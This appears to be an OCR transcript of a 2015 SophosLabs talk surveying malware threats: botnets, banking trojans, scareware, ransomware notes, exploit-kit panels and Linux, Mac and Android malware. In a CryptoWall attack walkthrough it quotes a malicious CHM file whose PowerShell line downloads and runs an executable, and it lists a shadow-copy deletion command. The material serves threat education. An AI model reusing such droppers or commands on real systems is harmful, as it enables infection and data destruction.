
On modern malware threats and defenses against them


Nov 2015, UBC

Dmitry Samosseiko, Director of Threat Research, SophosLabs

SOPHOS


WHAT IF COMPUTER VIRUSES
ARE REALLY MADE BY THE ANTI-VIRUS SOFTWARE COMPANIES TO MAKE MONEY?

The good old days...



```
ATTENTION:
I have been elected to inform you that throughout your process of
collecting and executing files, you have accdientally ¶HÜ¢KΣ►
yourself over: again, that's PHUCKED yourself over. No, it cannot
be; YES, it CAN be, a √ïτûs has infected your system. Now what do
you ha
```

"Cyber weapons"


Nation-state cyber-espionage

WHO?

Hacktivism

Financially motivated Cyber crime

Cyber espionage, early days



CNBC
Search Quotes, News & Video GO
HOME U.S. ▾ NEWS MARKETS INVESTING TECH SMALL BIZ VIDEO SHOWS
POLITICS
POLITICS | CNBC GOP DEBATE | ELECTIONS | WHITE HOUSE | CONGRESS | LAW

US-China agree to not conduct cybertheft of intellectual property

Everett Rosenfeld with Reuters

Friday, 25 Sep 2015 | 1:39 PM ET

e

APT – What does it mean?

Advanced Persistent Threat

A fancy name for targeted attacks

a.k.a. ATA – advanced targeted attacks

"….daily onslaught of digital assaults launched by attackers who are considered highly-skilled, determined and possessed of a long-term perspective on their mission" (Wikipedia)


Potential targets for APTs and hackers?

By state-sponsored groups:

- Large corporations
- Government agencies
- Contractors (so, any company)
- Political activists

By hackers and financially motivated cybercriminals


- Retailers, banks, credit unions, online stores, casinos, …
- ATMs
- Celebrities




Source: AV-TEST

Malicious software

- Viruses = infecting files, self-propagates
- Worms = spreads through network holes, self-propagates
- Trojans = resident software with backdoor functionality, pretends to be legitimate, doesn't self-propagate



Malware monetization options



SOURCE: http://krebsonsecurity.com/2012/10/the-scrap-value-of-a-hacked-pc-revisited/

Botnets use

1. Email spam
   - "Grum" ~ 200,000 PCs
   - "Rustock" ~ 815,000 PCs
2. Web spam
3. DDoS
4. "Installs"
5. Information stealers

Picture source: http://en.wikipedia.org/wiki/Botnet

Banking malware

- Examples: Vawtrak, Dyreza, Dridex, Zeus
- Targeting banking institutions worldwide
- Steals account credentials on banking websites
- Initiates automatic money transfer
- "Web injects" (injecting DLL into browser process)
- Includes social engineering to
  - Deliver mobile component to bypass 2FA
  - Steal ATM PIN
- Vawtrack – Crimeware-as-a-Service model (steal to order)

https://www.sophos.com/en-us/medialibrary/PDFs/technical%20papers/sophos-vawtrak-international-crimeware-as-a-service-tpna.pdf

Targeted attacks on banks and merchants

- Infecting bank networks directly (Carbanak)
- Infecting Point-of-Sale devices, memory “scraping” (*BlackPos, Alina, PoSeidon, FindPOS, FighterPOS, PunKey, NitlovePOS and MalumPOS*)
  - Target
  - Home Depot
  - P.F. Chang

Target’s breach


- **40 million –** The number of credit and debit cards thieves stole from Target
- **46** – The percentage drop in profits at Target in the fourth quarter of 2013, compared with the year before.
- **200 million** – Estimated dollar cost to credit unions and community banks for reissuing 21.8 million cards — about half of the total stolen in the Target breach.
- **18.00 – 35.70** - The median price range (in dollars) per card stolen from Target and resold on the black market
- **1 million – 3 million** – The estimated number of cards stolen from Target that were successfully sold on the black market and used for fraud
- **53.7 million** – The income that hackers likely generated from the sale of 2 million cards stolen from Target).

Sources: KrebsOnSecurity.com Forbes.com


Scareware / FakeAV

Used to be #1 threat 3 years ago

- Fake anti-virus
- Fake anti-spyware
- System “optimizers”



XP Internet Security - Unregistered Version
XP Internet Security
Main
Perform Scan
Internet Security
Personal Security
Proactive Defense
Firewall
Configuration
Current PC State: Scanning ...
Malware database status: Up to date
File
Scan Process: 78%
Infections found: 25
Stop
Activate your copy right now and get full real-time protection with XP Internet Security!
Windows Security Alert
To help protect your computer, Windows Web Security have detected Trojans and ready to remove them.
Remove all
Cancel

Videos at http://youtube.com/SophosLabs



Ransomware

- Encrypts documents or
- …blocks screen/mouse/keyboard access
- Demands money to unlock/decrypt (SMS, e-currency, prepaid cards, Bitcoins)



Windows заблокирован

Для разблокировки необходимо отправить смс с текстом


4128800256

на номер

3649

ввести полученный код:

попытка переустановить систему может привести к потере важной информации и нарушениям работы компьютера.



Your computer is locked!

Stop Online Piracy Automatic Protection System

If you see a warning.txt or warning screen, it means your IP address was included in S.O.P.A. Black List.

One or more of the following items were made from your PC:
1. Downloading or distributing audio or video files protected by Copyright Law.
2. Downloading or distributing illegal content (child porn, phishing software, etc.)
3. Downloading or distributing Software protected by Copyright Law.

As a result of these infringements based on Stop Online Piracy Act (H.R. 3261) you PC and files are now blocked. You can remove you IP from black list and unlock PC and files by paying a fine of 200 (USA and Canada) / 200EUR (via Western Union to other Countries)

STEP 1: Buy a moneypak prepaid voucher for the amount of $200 at the nearest store.

STEP 2: Enter your prepaid voucher number and your email address in the fields below then click PAY and you will be prompted to enter the unlock code. OR Send an e-mail at UNLOCK@SOPASYSTEM.COM. Indicate your ID in the message title and provide moneypak prepaid voucher number.

STEP 3: Check your e-mail. In 24 hours we will send your Unlock code once payment is verified. Then enter your unlock code that you received by email from us and click UNLOCK. Your computer will roll back to the ordinary state.

Your identification number: 1643
Your IP address: [redacted]

Q: How can I make sure that you can really decipher my files?

A: You can send one ciphered file on email UNLOCK@SOPASYSTEM.COM (Indicate your ID and IP address in the message title), in the response message you receive the deciphered file.

Q: Where can I purchase a MoneyPak?

A: MoneyPak can be purchased at thousands of stores nationwide, including major retailers such as Wal-Mart, Walgreens, CVS/pharmacy, Rite Aid, Kmart, Kroger and Meijer.

Q: How do I buy a MoneyPak at the store?

A: Pick up a MoneyPak from the Prepaid Product Section or Green Dot display and take it to the register. The cashier will collect your cash and load it onto the MoneyPak.

Q: What if I don't have possibility to purchase prepaid voucher?


A: You can send money in amount of 200EUR by WesternUnion as alternative option.

WARNING!!!: If you don't pay the fine within 72 HOURS at the amount of 200.00 USD, all your computer data will be erased.

If you have any questions please contact us unlock@sopasystem.com

We accept only Moneypak prepaid vouchers.
Visit for information: http://www.moneypak.com

CryptoLocker




Choose a convenient payment method and click «Next»:

Bitcoin
MoneyPak (USA only)
Bitcoin

Bitcoin is a cryptocurrency where the creation and transfer of bitcoins is based on an open-source cryptographic protocol that is independent of any central authority. Bitcoins can be transferred through a computer or smartphone without an intermediate financial institution.

You have to send **0.7 BTC** to Bitcoin address **12mmfEEvV8gpHuPnaDAEJSETbDLGaoWa4X** and specify the Transaction ID on the next page, which will be verified and confirmed.

Home Page
Getting started with Bitcoin



Soaring price of Bitcoin prompts CryptoLocker ransomware price break

CryptoLocker operators may be ruthless, but they don't lack business smarts.


The end?

Operation Tovar – July 2014:

Russian Evgeniy Bogachev, aka "lucky12345" and "slavik", was charged by the US FBI of being the ringleader of the gang behind Gameover Zeus and Cryptolocker

- Earnings estimate - $3M


TorrentLocker



DECRYPT_INSTRUCTIONS.txt - Notepad
File Edit Format View Help

```
-------------------------------------------------------------------------------
         !!! WE HAVE ENCRYPTED YOUR FILES WITH CryptOLOcker VIRUS !!!
-------------------------------------------------------------------------------


Your important files (including those on the network disks, USB, etc): photos,
videos, documents, etc. were encrypted with our CryptOLOcker virus. The only
way to get your files back is to pay us. Otherwise, your files will be lost.

Use this link to pay for files recovery:
http://[illegible].torplanet.org/fxofj6zt.php?user_code=[illegible]&user_pass=[illegible]


-------------------------------------------------------------------------------
-------------------------------------------------------------------------------

[=] What happened to my files?

  Your important files: photos, videos, documents etc. were encrypted with our
  CryptOLOcker virus. This virus uses very strong encryption
  algorithm - RSA-2048. Breaking of RSA-2048 encryption algorithm is impossible
  without special decryption key.


[=] How can I get my files back?

  Your files are now unusable and unreadable, you can verify it by trying to
  open them. The only way to restore them to a normal condition is to use our
  special decryption software. You can buy this decryption software on
  our website (http://[illegible]/.torplanet.org/fxofj6zt.php?user_code=[illegible]&user
```

CTB-Locker



Your personal files are encrypted by CTB-Locker.

Your personal files are encrypted by CTB-Locker.

Your documents, photos, databases and other important files have been encrypted with strongest encryption and unique key, generated for this computer.

Private decryption key is stored on a secret Internet server and nobody can decrypt your files until you pay and obtain the private key.


You only have 96 hours to submit the payment. If you do not send money within provided time, all your files will be permanently crypted and no one will be able to recover them.

Press 'View' to view the list of files that have been encrypted.

Press 'Next' for the next page.

WARNING! DO NOT TRY TO GET RID OF THE PROGRAM YOURSELF. ANY ACTION TAKEN WILL RESULT IN DECRYPTION KEY BEING DESTROYED. YOU WILL LOSE YOUR FILES FOREVER. ONLY WAY TO KEEP YOUR FILES IS TO FOLLOW THE INSTRUCTION.

"Threat Finder"



Your personal files are encrypted!

Don't switch off your computer and/or internet, otherwise your key will be disabled

Private key will be destroyed on

1. You should register Bitcoin wallet (https://blockchain.info/wallet)

2. Purchasing Bitcoins - Although it's not yet easy to buy bitcoins, it's getting simpler every day.

Here are our recommendations:


LocalBitcoins.com (WU) - Buy Bitcoins with Western Union
Coincafe.com - Recommended for fast, simple service. Payment Methods: Western Union, Bank of America,Cash by FedEx, Moneygram, Money Order. In NYC: Bitcoin ATM, In Person
LocalBitcoins.com - Service allows you to search for people in your community willing to sell bitcoins to you directly.
coinmr.com - Another fast way to buy bitcoins
bitquick.co - Buy Bitcoins Instantly for Cash
cashintocoins.com - Bitcoin for cash.
coinjar.com - CoinJar allows direct bitcoin purchases on their site.
zipzapinc.com - ZipZap is a global cash payment network enabling consumers to pay for digital currency.

Your BOT ID: (put in NOTE field)

or copy from QR code

During the payment of 300 USD please use your Bot ID, otherwise you files will not be decrypted.

Powershell-based Ransomware



Your important files have been encrypted: photos, documents, videos, etc.


If you want to decrypt your files you must pay the fee of $450 AUD

Failure to pay within the specified time will mean you must pay $1000 AUD

For support related inquires contact:

theonewhoknocks[redacted]@mailinator.com

CryptoWall



What happened to your files?
All of your files were protected by a strong encryption with RSA-2048 using CryptoWall 3.0
More information about the encryption keys using RSA-2048 can be found here: http://en.wikipedia.org/wiki/RSA_(cryptosystem)

What does this mean?
This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them.

Cannot you find the files you need?
Is the content of the files that you have watched not readable?
It is normal because the files' names, as well as the data in your files have been encrypted.

Congratulations!!!
You have become a part of large community CryptoWall.

1. 6i3cb6owitcouepv.payoptvars.com/[redacted]
2. 6i3cb6owitcouepv.payforusa.com/[redacted]
3. 6i3cb6owitcouepv.paywelcomefor.com/[redacted]

CryptoWall Project is not malicious and is not intended to harm a person and his/her information data.
The project is conducted for the sole purpose of instruction in the field of information security, as well as certification of antivirus products for their suitability for data protection.
Together we make the Internet a better and safer place.


4. Follow the instructions on the site.

IMPORTANT INFORMATION:
6i3cb6owitcouepv.payoptvars.com/[redacted] ◄Your Personal PAGE
6i3cb6owitcouepv.onion/[redacted] ◄Your Personal PAGE(using TOR)
[redacted] ◄Your personal code (if you open the site (or TOR 's) directly)

CryptoWall

- Unbreakable encryption
- Unique public key is generated on the server
- Deletes “shadow” copies of files
- Uses I2P proxies to communicate with its command-n-control
- Uses TOR network and Bitcoins for payments
- Infection vectors: email, drive-by downloads, malvertizement


Attack example, stage 1



From: JPMorganChase.Manager@[redacted]com
Date: 28 May 2015 16:00
To: ben.yo[redacted].com
Subject: You have received a new secure message
Attach: You have a new encrypted message from JPMorgan Chase & CO1.rar (2.75 KB)

Open the attachment and follow the instructions.

… stage 2 (CHM file)



```
 <HTML>
<title>JP Morgan Chase SecureMessage</title>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
</HEAD>
<BODY>
 <OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1"
   value=",cmd,/c powershell
      (New-Object System.Net.WebClient).DownloadFile('http://www[redacted]/wp-content/plugins/pafacile/images/chasepayment.exe','%TEMP%\chase.exe');
      (New-Object -com Shell.Application).ShellExecute('%TEMP%\chase.ex')">
 <PARAM name="Item2" value="273,1,1">
</OBJECT>
<script>
x.Click();
</SCRIPT>
<div>
<table style="width:566px;" cellpadding="0" cellspacing="0" align="center"
```

… stage 3 (EXE)

- Launches new instance of explorer.exe
- Injects unpacked CryptoWall binary code into this process
- Original process exits
- *vssadmin.exe Delete Shadows /All /Quiet*
- Achieves persistence with autorun registry keys
- Starts a new process for CnC communication via I2P
- Obtains unique public key
- Uses AES 256 encryption to encrypt documents
- Writes and displays “how to decrypt” note in the language, based on GEO IP lookup

Web-based attacks

> 100 000 new malicious pages every day


80% belong to legitimate sites

Myth: I'm a safe surfer

Do you ever visit these sites?

Exploit kits/packs

- Cheap ($50/month)
- Easy to use
- 'Silent' infection of victims



Nuclear Pack v2.0

Настройки | Селлеры | Url for traffic | API | Очистить | Выход

Load1 | Load2 | Load3 | Load4 | Load5 | Load6

Глобальная статистика

ЗА ВЕСЬ ПЕРИОД ПРОБИВ 10.32%

15353 всего 11571 уник 1194 загрузки

Загрузка файла

Обзор | Загрузить

Размер файла: 40 Kb

MD5: 80c8eac98ebcac5019c19e3da0b02cd6

Statistic for seller: ht

Подробная статистика

СТРАНА(ТОР 10)	ВСЕГО	УНИК.	ЗАГРУЗКИ	
US	15353	11571	1194	10.32%

ОС(ТОР 10)	ВСЕГО	УНИК.	ЗАГРУЗКИ	
Windows 7	8959	7062	717	10.15%
Windows XP	3199	2424	216	8.91%
Windows Vista	2863	2055	265	12.9%
Windows 2003	316	170	1	0.59%
Windows 2000	16	12	0	0%

БРАУЗЕР(ТОР 10)	ВСЕГО	УНИК.	ЗАГРУЗКИ	
MSIE 9.0	6347	4979	603	12.11%
MSIE 8.0	2734	2126	286	13.45%
Firefox 11.0	2697	2275	106	4.66%
MSIE 7.0	1766	940	69	7.34%
Opera 9.80	476	288	42	14.58%


РЕФЕРАЛ(ТОР 10)	ВСЕГО	УНИК.	ЗАГРУЗКИ
	7758	6495	725
	7670	6652	613
	4	4	0
	3	2	1
	2	2	0

Website infections

Not just Apache

- Linux trojans
- FTP account hacking
- cPanel exploits
- SQL Injections
- Vulnerable webservers, CMS (Wordpress, Drupal, …), PHP, …
- "Shellshock"!!!

Arms Race …



Jabber : Crypt4you@jabber.ru

AltHost

Sollhost Хостинг Servers,VPS, domains,...

Выкупаю Биз траф RU omar@jabber.ccc.de

Цены вас порадуют!

меняем Moneypack 1000 MP=350, 10K MP=4K mpac@jabme.de mpac1@draugr.de

Автоматический крипт сервис Automatic crypt service

LAMPEDUZA.NET

ВЫКУП НОВОСТНОГО ТРАФА RU TRAFFIC-MONSTER@SWISSJABBER.CH

max|ded НАРОДНЫЕ ЦЕНЫ! САМЫЕ ЛУЧШИЕ ЦЕНЫ В РАЗЛИЧНЫХ ЛОКАЦИЯХ!!! 727289 maxided.com

1k loads 2000-5000$

BEST RATE INSTANTLY CHANGE Ukash and Paysafecard ups@noicq.org

Home | About | Login | Register | Contact Us | AV version | WebMoney FAQ | Advertisement | Language: RUSSIAN

Home

Login

Password


Evasion Techniques

Everything is a moving target

- Binaries repackaged every 20 min (!) and AV tested
  + server side polymorphism
- 100s of payload domains created daily
- 10,000s of new infected websites stealing legitimate traffic or used as payload or CnC servers

Android malware

- Information stealers
- SMS senders
- Phishing
- Privilege escalation
- Zeus for Android
- Fake AV
- Ransomware
- Adware
- Spyware




Android environment

- Platform popularity (70% of new smartphone sales)
- Adding applications to Google Play is easy
- Google screening using Bouncer and "Verify application"
- Alternative Android application markets
- Forums and file sharing sites
- "Cracked" and repackaged apps
- Android app landscape similar to Windows

Android FakeAV demo


https://www.youtube.com/watch?v=v8NDgLmziLk

Android Ransomware


Mandiant U.S.A. Cyber Security
FBI. Department of Defense
U.S.A. Cyber Crime Center
4:38

IP: [redacted]
Country: United States
Region: WA
City: [redacted]

ATTENTION!
Your phone has been blocked up for safety reasons listed below.
All the actions performed on this phone are fixed.
All your files are encrypted.
CONDUCTED AUDIO AND VIDEO.



Then in 7 day term you should remedy the breaches associated with your phone. Otherwise, your phone will be blocked up and criminal case will be opened against youself (with no option to pay fine).


Please mind, that you should enter only verified pass of vouchers and abstain from caching out of vouchers once used for fine payment. If erroneous pass were entered, or if attempt was made to cancel vouchers after transaction, then, apart from above breaches, you will be charged with fraud (Article 377 of United States of America criminal law; 1 to 2 years of imprisonment) and criminal case will be opened.

Voucher NO/PIN: Type your code
Value: 300

How do I unblock the phone using the MoneyPak?

1. Find a retail location near you.
2. Look for a MoneyPak in the prepaid section. Take it to the cashier and load it with cash.
3. To pay fine you should enter the digits MoneyPak resulting pass in the payment form and press "Pay MoneyPak".


Mac malware?



Virus found
Security Status
Infected file detected:
Virus: Rootkit
File: Safari
Unfortunately, your computer is infected
To protect your information (like credit card numbers, etc.) it's highly recommended to cleanup the

Source: Google Trends: http://www.google.ca/trends/explore?q=mac+malware#q=mac%20malware&cmpt=q

Scareware for Macs



Scan Type: ● Quick ○ Normal ○ Full

Infected Files:

Infected By	Infected Object	Path to object
Dialer	Terminal	/Applications/Utilities/Terminal.app/Conte
Rootkit		/bin

To help protect your computer, Apple Web Security have detected Trojans and ready to remove them.

You have chosen to open:
anti-malware.zip
which is a: ZIP file
from: http://69.50.202.201
What should Firefox do with this file?
○ Open with
● Save File
□ Do this automatically

The system is infected
Your system is infected. It's highly recommended to cleanup your system to protect critical information like credit card numbers, etc.

Virus found
Security Status
Infected file detected:
Virus: Rootkit
File: Safari
Unfortunately, your computer is infected
To protect your information (like credit card numbers, etc.) it's highly recommended to cleanup the

October 2014 – OSX/iWorm

- Spreads through illegal software downloads (torrents)
- Turns your Mac into a “bot”

OSX malware?

- Commercial keyloggers
- Toolbars and browser extensions
- “Bundleware”
- Adware
- Search result substition
- Ad-theft


iOS malware?

~~Yes, for “jailbroken” devices~~

- YiSpecter (Oct 4, 2015. Uses “private” APIs, signed with enterprise certificates)
- WireLurker (infects via USB through “enterprise” provisioning)
- XCodeGhost (modifies Xcode development environment)

Linux malware

- ELF
- PHP
- Perl
- Shell




Why Linux?

Apache is powering 93% of web servers, globally

1. Linux Web servers is the perfect “launch pad” for malware and exploits targeting Windows
2. A Linux “botnet” is a perfect platform for spam and DDOS

Combine this with a common belief that Unix/Linux ‘is safe’ and needs no AV. The result is -- highly effective malware spreading on Unix/Linux, and going unnoticed for a long time




Linux malware example: Troj/Apmod

- Installs itself as an Apache module which inspect outgoing HTTP content
- Injects JavaScript code into every page served
- The JavaScript writes an <IFRAME> to the page
- The <IFRAME> points to a malicious/compromised site

We call it the “web traffic hijacking”

Cybercrime pays...




		Сумма, USD				
Loader	Сетапы	Покупки	Покупки	Возвраты	Рефералы	Прибыль
37943	19989	667	29853.86	-436.72	0.00	29417.14
39895	19722	74	5420.64	0.00	0.00	5420.64
41687						
38059						
39160						
29968						
13293						
18055						
29642						
50457						
33815						

Load

?	COUNTRY	INSTALLS	PINS	AMOUNT	CONVERSION
1	Austria (14)	529	13	1100	2.08%
2	Sweden (221)	1066	87	5400	5.07%
3	France (84)	2998	113	11200	3.74%
4	Italy (118)	272	1	100	0.37%
5	Portugal (193)	283	1	100	0.35%
6	Spain (217)	1604	26	2450	1.53%
7	Poland (191)	1462	16	1600	1.09%
8	Netherlands (176)	1427	72	6650	4.66%
9	Finland (77)	1			0%
10	Belgium (21)	401	7	700	1.75%
11	Germany (94)	5376	167	14450	2.69%
Total:		15419	503	43750	2.84%

Fake anti-virus profitability

Statistics from topsale2.ru



User stats for period 2009-03-01 - 2009-03-15 :

Date	Visits	Buy page	Loads	Sales	Ratio (Uniq/Sales)	Ratio (Loads/Sales)	Ch-backs	Refunds	Referals	Sales	Money
2009-03-01	15817	492	7980	37	1:427	1:215	0	1	0.00	1078.92	1078.92
